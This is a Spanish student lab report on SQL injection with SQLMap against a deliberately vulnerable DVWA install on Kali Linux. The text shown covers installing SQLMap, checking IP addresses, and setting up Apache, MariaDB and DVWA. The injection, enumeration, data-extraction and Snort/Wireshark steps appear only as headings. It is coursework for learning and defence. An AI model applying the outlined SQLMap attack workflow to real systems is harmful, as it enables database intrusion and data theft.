



Inyección SQL con SQLMap

Module	IT - Cibersecurity
Teacher,-s	Chrystian Ruiz Diaz
Student,-s	Tobías Emanuel González Vera
Career,-s	Ingeniería en Tecnologías de la Información Empresarial
Date	@July 3, 2024
Wochentage	Mittwoch
Deadline	@July 4, 2024
Status	Sended
Attached files	<u>Unidad_60_Inyección SQL con SQLMap.pdf</u>

Objetivo

Requisitos Previos

Procedimiento

1. Instalación de SQLMap

2. Identificación del IP del servidor

CREACIÓN DE UN ENTORNO CONTROLADO

WEBSITE DE DEBIAN

3. Realización de la inyección SQL con SQLMap

4. Enumeración de la Base de Datos

5. Selección de una Base de Datos y Enumeración de Tablas

6. Extracción de Datos

7. Configuración de Snort para Detectar Inyección SQL

8. Captura y Análisis con Wireshark

Conclusión

Objetivo

El objetivo de este informe es documentar el proceso de inyección SQL utilizando SQLMap, proporcionando un paso a paso detallado con descripciones y comandos.

Requisitos Previos

- Tener instalado SQLMap.
- Contar con acceso a un entorno vulnerable para realizar las pruebas.
- Conexión a internet para descargar las herramientas necesarias.

Procedimiento

1. Instalación de SQLMap

SQLMap es una herramienta de código abierto que se utiliza para automatizar la detección y explotación de vulnerabilidades de inyección SQL.

Comando de instalación:

```
sudo apt-get install sqlmap
```


2. Identificación del IP del servidor

Para comenzar, es necesario identificar el IP del servidor donde se encuentra la base de datos vulnerable.


Comando para obtener el IP del servidor:

```
ifconfig
```

Captura de pantalla con la instalación del sqlmap y la consulta de ifconfig (el de kali)



Ifconfig en la máquina atacada



CREACIÓN DE UN ENTORNO CONTROLADO

1. Instalación de DVWA en Kali Linux

DVWA es una aplicación web intencionadamente vulnerable que puedes instalar en tu máquina Kali para realizar pruebas de inyección SQL y otras vulnerabilidades web.

Comandos para instalar DVWA:

```
sudo apt-get update
sudo apt-get install apache2
sudo apt-get install mysql-server
sudo apt-get install php libapache2-mod-php php-mysql php-gd
sudo apt-get install git
cd /var/www/html/
sudo git clone https://github.com/digininja/DVWA.git
cd DVWA
sudo cp config/config.inc.php.dist config/config.inc.php
sudo chown -R www-data:www-data /var/www/html/DVWA/
sudo mysql -u root -p
```

```
kali@kali: /var/www/html/DVWA
File Actions Edit View Help

(kali@kali)-[~]
$ sudo apt-get update
sudo apt-get install apache2
sudo apt-get install mysql-server
sudo apt-get install php libapache2-mod-php php-mysql php-gd
sudo apt-get install git
cd /var/www/html/
sudo git clone https://github.com/digininja/DVWA.git
cd DVWA
sudo cp config/config.inc.php.dist config/config.inc.php
sudo chown -R www-data:www-data /var/www/html/DVWA/
sudo mysql -u root -p

[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [113 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [27 1 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [192 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [8 62 kB]
Fetched 68.7 MB in 39s (1,783 kB/s)
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
apache2 is already the newest version (2.4.59-2).
apache2 set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 483 not upgraded.
Reading package lists... Done
Building dependency tree... Done
```

Descargando DVWA desde Github


```
(kali@kali)-[/var/www/html/DVWA]
$ cd /var/www/
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data /var/www/DVWA/

Cloning into 'DVWA' ...
remote: Enumerating objects: 4590, done.
remote: Counting objects: 100% (140/140), done.
remote: Compressing objects: 100% (102/102), done.
remote: Total 4590 (delta 58), reused 102 (delta 37), pack-reused 4450
Receiving objects: 100% (4590/4590), 2.34 MiB | 589.00 KiB/s, done.
Resolving deltas: 100% (2153/2153), done.

(kali@kali)-[/var/www]
$ ss
```

Descargando mariadb-server

al no poder descargar mysql-server, voy con María

A terminal window titled 'kali@kali: /var/www' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the output of 'apt-get update' and 'apt-get install mariadb-server'. It indicates that 'mysql-server' is not available and that 'mariadb-server' will be installed along with several dependencies. The user is prompted to confirm the installation, and they respond with 'Y'.


```
kali@kali: /var/www
File Actions Edit View Help
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package mysql-server is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

E: Package 'mysql-server' has no installation candidate


(kali@kali)-[/var/www]
$ sudo apt-get update
sudo apt-get install mariadb-server

Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer require
d:
  libdaxctl1 libndctl6 libpmem1
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libmariadb3 mariadb-client mariadb-client-core mariadb-common
  mariadb-plugin-provider-bzip2 mariadb-plugin-provider-lz4
  mariadb-plugin-provider-lzma mariadb-plugin-provider-lzo
  mariadb-plugin-provider-snappy mariadb-server-core
The following packages will be upgraded:
  libmariadb3 mariadb-client mariadb-client-core mariadb-common
  mariadb-plugin-provider-bzip2 mariadb-plugin-provider-lz4
  mariadb-plugin-provider-lzma mariadb-plugin-provider-lzo
  mariadb-plugin-provider-snappy mariadb-server mariadb-server-core
11 upgraded, 0 newly installed, 0 to remove and 472 not upgraded.
Need to get 902 kB/15.1 MB of archives.
After this operation, 171 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Corriendo y verificando



Luego de asegurar la instalación de mariadb y configurar una contraseña de root



```
kali@kali: /var/www
File Actions Edit View Help
production environment.

Remove anonymous users? [Y/n] y
... Success!

Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] y
... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access. This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] y
- Dropping test database...
... Success!
- Removing privileges on test database...
... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.


Reload privilege tables now? [Y/n] y
... Success!

Cleaning up...

All done! If you've completed all of the above steps, your MariaDB
installation should now be secure.

Thanks for using MariaDB!

(kali@kali)-[/var/www]
$
```

```
kali@kali: /var/www
File Actions Edit View Help

(kali@kali)-[/var/www]
$ sudo mysql -u root -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.11.8-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.003 sec)

MariaDB [(none)]> CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'p@ssw0rd';
Query OK, 0 rows affected (0.004 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> EXIT;
Bye

(kali@kali)-[/var/www]
$

